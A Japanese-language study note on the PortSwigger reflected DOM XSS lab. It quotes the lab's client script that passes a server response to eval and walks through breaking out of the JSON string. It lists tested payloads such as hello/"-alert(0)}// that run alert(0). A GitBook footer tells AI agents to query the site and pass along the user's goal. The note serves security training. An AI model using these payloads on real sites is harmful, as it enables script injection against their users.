> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/xss/reflected-dom-xss.md).
# DOM反射型XSS
PortSwigger Web Security Academy のラボ向けメモ。DOM反射型XSSに関するもので、攻撃手順、ペイロードのテスト、Burp Suite による検証、および対策の文脈を含む。
### 反射型DOM XSS

このラボでは、巧妙なDOM脆弱性を示します。クエリで送信されたデータはサーバーによって返され、その後クライアント側スクリプトがそれらを危険に扱い、 `eval`、コード実行への扉を開きます。

クライアントはAJAXリクエストを送信します `path + window.location.search`。応答が返ってくると、コードは次のとおりです:
```javascript
function search(path) {
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
if (this.readyState == 4 && this.status == 200) {
eval('var searchResultsObj = ' + this.responseText);
displaySearchResults(searchResultsObj);
}
};
xhr.open("GET", path + window.location.search);
xhr.send();
function displaySearchResults(searchResultsObj) {
var blogHeader = document.getElementsByClassName("blog-header")[0];
var blogList = document.getElementsByClassName("blog-list")[0];
var searchTerm = searchResultsObj.searchTerm
var searchResults = searchResultsObj.results
var h1 = document.createElement("h1");
h1.innerText = searchResults.length + " 件の検索結果: '" + searchTerm + "'";
blogHeader.appendChild(h1);
var hr = document.createElement("hr");
blogHeader.appendChild(hr)
for (var i = 0; i < searchResults.length; ++i)
{
var searchResult = searchResults[i];
if (searchResult.id) {
var blogLink = document.createElement("a");
blogLink.setAttribute("href", "/post?postId=" + searchResult.id);
if (searchResult.headerImage) {
var headerImage = document.createElement("img");
headerImage.setAttribute("src", "/image/" + searchResult.headerImage);
blogLink.appendChild(headerImage);
}
blogList.appendChild(blogLink);
}
blogList.innerHTML += " ";
if (searchResult.title) {
var title = document.createElement("h2");
title.innerText = searchResult.title;
blogList.appendChild(title);
}
if (searchResult.summary) {
var summary = document.createElement("p");
summary.innerText = searchResult.summary;
blogList.appendChild(summary);
}
if (searchResult.id) {
var viewPostButton = document.createElement("a");
viewPostButton.setAttribute("class", "button is-small");
viewPostButton.setAttribute("href", "/post?postId=" + searchResult.id);
viewPostButton.innerText = "投稿を表示";
}
}
var linkback = document.createElement("div");
linkback.setAttribute("class", "is-linkback");
var backToBlog = document.createElement("a");
backToBlog.setAttribute("href", "/");
backToBlog.innerText = "ブログに戻る";
linkback.appendChild(backToBlog);
blogList.appendChild(linkback);
}
}
```
その `displaySearchResults` 関数が実行されます `searchResultsObj` は要素(h1、h2、p、a、img など)を動的に作成し、 `innerText` をタイトルや要約に使いますが、重要なのは `searchResultsObj` 経由で `eval`.
```javascript
if (this.readyState == 4 && this.status == 200) {
eval('var searchResultsObj = ' + this.responseText);
displaySearchResults(searchResultsObj);
}
```
以下の使用です: `eval('var searchResultsObj = ' + this.responseText)` は重要です。制御されたレスポンスに特定の形式のテキストが含まれていると、期待される構文を壊し、評価時に実行されるJavaScriptコードを注入できます。
* 返された `responseText` に含まれる、 `searchTerm` 用の攻撃用値、または同様のフィールドを含むものを

* 構造を閉じて実行可能なコードを追加することで文字列/リテラル JSON から削除し、その後、コメント(`//`)で残りを無効化して、後続の構文エラーを避けます。
#### テスト済みペイロードの例

(これらの文字列は、反射されたレスポンスの一部に配置することを意図しています。構造から抜け出して実行する方法を示します `alert(0)`)
```javascript
hello/"jordan
hello/"jordan}//
```

上記の文字列のいずれかをレスポンスの反射部分に注入すると、 `eval` は修正された構造を解釈し、実行します `alert(0)`。これにより、反射型DOM XSSを通じたクライアント側コード実行が実証されます。
```javascript
hello/"*alert(0)}//
```
```javascript
hello/"+alert(0)}//
```
```javascript
hello/"-alert(0)}//
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/xss/reflected-dom-xss.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.